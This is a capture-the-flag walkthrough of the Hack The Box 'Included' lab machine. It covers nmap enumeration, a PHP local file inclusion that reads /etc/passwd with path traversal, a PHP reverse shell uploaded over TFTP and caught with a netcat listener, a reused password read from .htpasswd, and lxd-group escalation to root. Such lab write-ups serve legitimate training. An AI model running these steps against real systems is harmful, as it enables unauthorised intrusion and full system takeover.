Included


Enumeration

nmap scan result.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Included]
└─$ nmap -sC -sV 10.129.135.207
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 23:44 JST
Nmap scan report for 10.129.135.207
Host is up (0.24s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.135.207/?file=home.php
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds
```

access to port 80 with your browser.


Hack The Box :: Starting P
10.129.135.207/?file=hom
保護されていない通信 | 10.129.135.207/?file=home.php
HOMEPAGE
OUR CLIENTS
ABOUT US
CAREERS
CONTACT US

Titan Gears

TITANIUM RE-ENFORCED GEARS FOR ULTIMATE PERFORMANCE

Welcome to our website

This is **Titanium** Gears. We create Titanium gears for vehicle manufacturers all over the world. Our gears are designed to withstand the toughest conditions


We take a look at the URL we can see that this has automatically changed to `http://{target_IP}/?file=home.php` .

First, let's take a look at how this functionality might work.

```php
if ($_GET['file']) {
 include($_GET['file']);
} else {
 header("Location: http://$_SERVER[HTTP_HOST]/index.php?file=home.php");
}
```

We can easily determine if this is the case by attempting to load a file that we know definitely exists on the system and is readable by all users. One of those files is `/etc/passwd` and to load it, change the `file` parameter from `home.php` to `/etc/passwd` .

This is successful and a list of users is returned.


Hack The Box :: Starting Pc
10.129.135.207/?file=/etc/p
保護されていない通信
10.129.135.207/?file=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false mike:x:1000:1000:mike:/home/mike:/bin/bash tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

It is worth nothing that inputting `/etc/passwd` might not always work if the inclusion already specifies a working directory.

For instance, consider the following code.

```php
if ($_GET['file']) {
 include( __DIR__ . $_GET['file']);
} else {
 header("Location: http://$_SERVER[HTTP_HOST]/index.php?file=home.php");
}
```

In this example the `__DIR__` parameter is used to acquire the current working directory that the script is located in (e.g. `/var/www/html`) and then the value of the `file` variable is concatenated at the end. If we were to input `/etc/passwd` the full path would become `/var/www/html/etc/passwd` , which would result in a blank page as there is no such file or folder no the system.

To bypass this restriction we would have to instruct the code to search in previous directory. In such a case, `/etc/passwd` would become `../../../etc/passwd` .

nmap UDP scan result.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Included]
└─$ sudo nmap -sU 10.129.135.207
                               130 ⨯
[sudo] funa のパスワード:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-07 00:34 JST
Nmap scan report for 10.129.135.207
Host is up (0.24s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
69/udp open|filtered tftp

Nmap done: 1 IP address (1 host up) scanned in 1006.32 seconds
```

Foothold

We can use one of the many available PHP reverse shells that can be found `/usr/share/webshells/php/php-reverse-shell.php` .

Copy the file and open it with a text editor. Then edit the following lines.

```
$ip = '127.0.0.1'  // CHANGE THIS
$port = 1234 ;     // CHANGE THIS
```

After acquiring the local IP, change it in the PHP shell and save it. Then we will upload the file to the remote TFTP server.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Included]
└─$ tftp 10.129.135.207
tftp> put php-reverse-shell.php
Sent 5685 bytes in 3.1 seconds
tftp> quit
```

Now that the file has been uploaded, we need to start a local Netcat listener on the port that we specified in the reverse shell, in order to catch the connection once it initiates.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Included]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

The default configuration file for tftpd-hpa is `/etc/default/tftpd-hpa` . The default root directory where files will be stored is `/var/lib/tftpboot`.

With this information let's try to load `/var/lib/tftpboot/php-reverse-shell.php`.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Included]
└─$ nc -lvnp 1234
                                                  1 ⨯
listening on [any] 1234 ...
connect to [10.10.14.59] from (UNKNOWN) [10.129.135.207] 34812
Linux included 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021
x86_64 x86_64 x86_64 GNU/Linux
 16:46:22 up  1:52,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The received shell is not fully interactive, however we can make it a bit better by using Python 3.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@included:/$
```

Lateral Movement

With access to the system as the `www-data` user we do not have enough privileges to read the user flag, therefore we need to find a way to move laterally to user `mike` who was also found on the `passwd` file. A good place to start our enumeration would be the web server directory as it often contains configuration files that might include passwords.

```
www-data@included:/var/www/html$ ls -a
ls -a
.   .htaccess  default.css  fonts.css  images     license.txt
..  .htpasswd  fonts        home.php   index.php
```

The folder contains two interesting hidden files, `.htaccess` and `.htpasswd` file is used to store usernames and passwords for basic authentication of HTTP users. Let's read both files.

```
www-data@included:/var/www/html$ cat .htaccess
cat .htaccess
RewriteEngine On
RewriteCond %{THE_REQUEST} ^GET.*index\.php [NC]
RewriteRule (.*?)index\.php/*(.*) /$1$2 [R=301,NE,L]
#<Files index.php>
#AuthType Basic
#AuthUserFile /var/www/html/.htpasswd
#Require valid-user
www-data@included:/var/www/html$ cat .htpasswd
cat .htpasswd
mike:Sheffield19
```

Often times users re-use the same password for multiple services and accounts and compromising one of them might mean that all of thm are compromised.

```
www-data@included:/var/www/html$ su mike
su mike
Password: Sheffield19

mike@included:/var/www/html$ whoami
whoami
mike
mike@included:/var/www/html$ id
id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
```

User flag is located in `/home/mike`.

Privilege Escalation

The next step is escalating to the `root` user in order to gain the highest privileges on the system. Looking at the groups that user Mike is a member of, the `lxd` group is listed.

This is exactly what we need and this HackTricks page describes the whole exploitation process step by step.

```
mike@included:~$ lxc exec privesc /bin/sh
lxc exec privesc /bin/sh
~ # ^[[55;5Rwhoami
whoami
root
~ # ^[[55;5Rid
id
uid=0(root) gid=0(root)
~ # ^[[55;5Rcd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ^[[55;18Rls
ls
root.txt
```

Congratulations!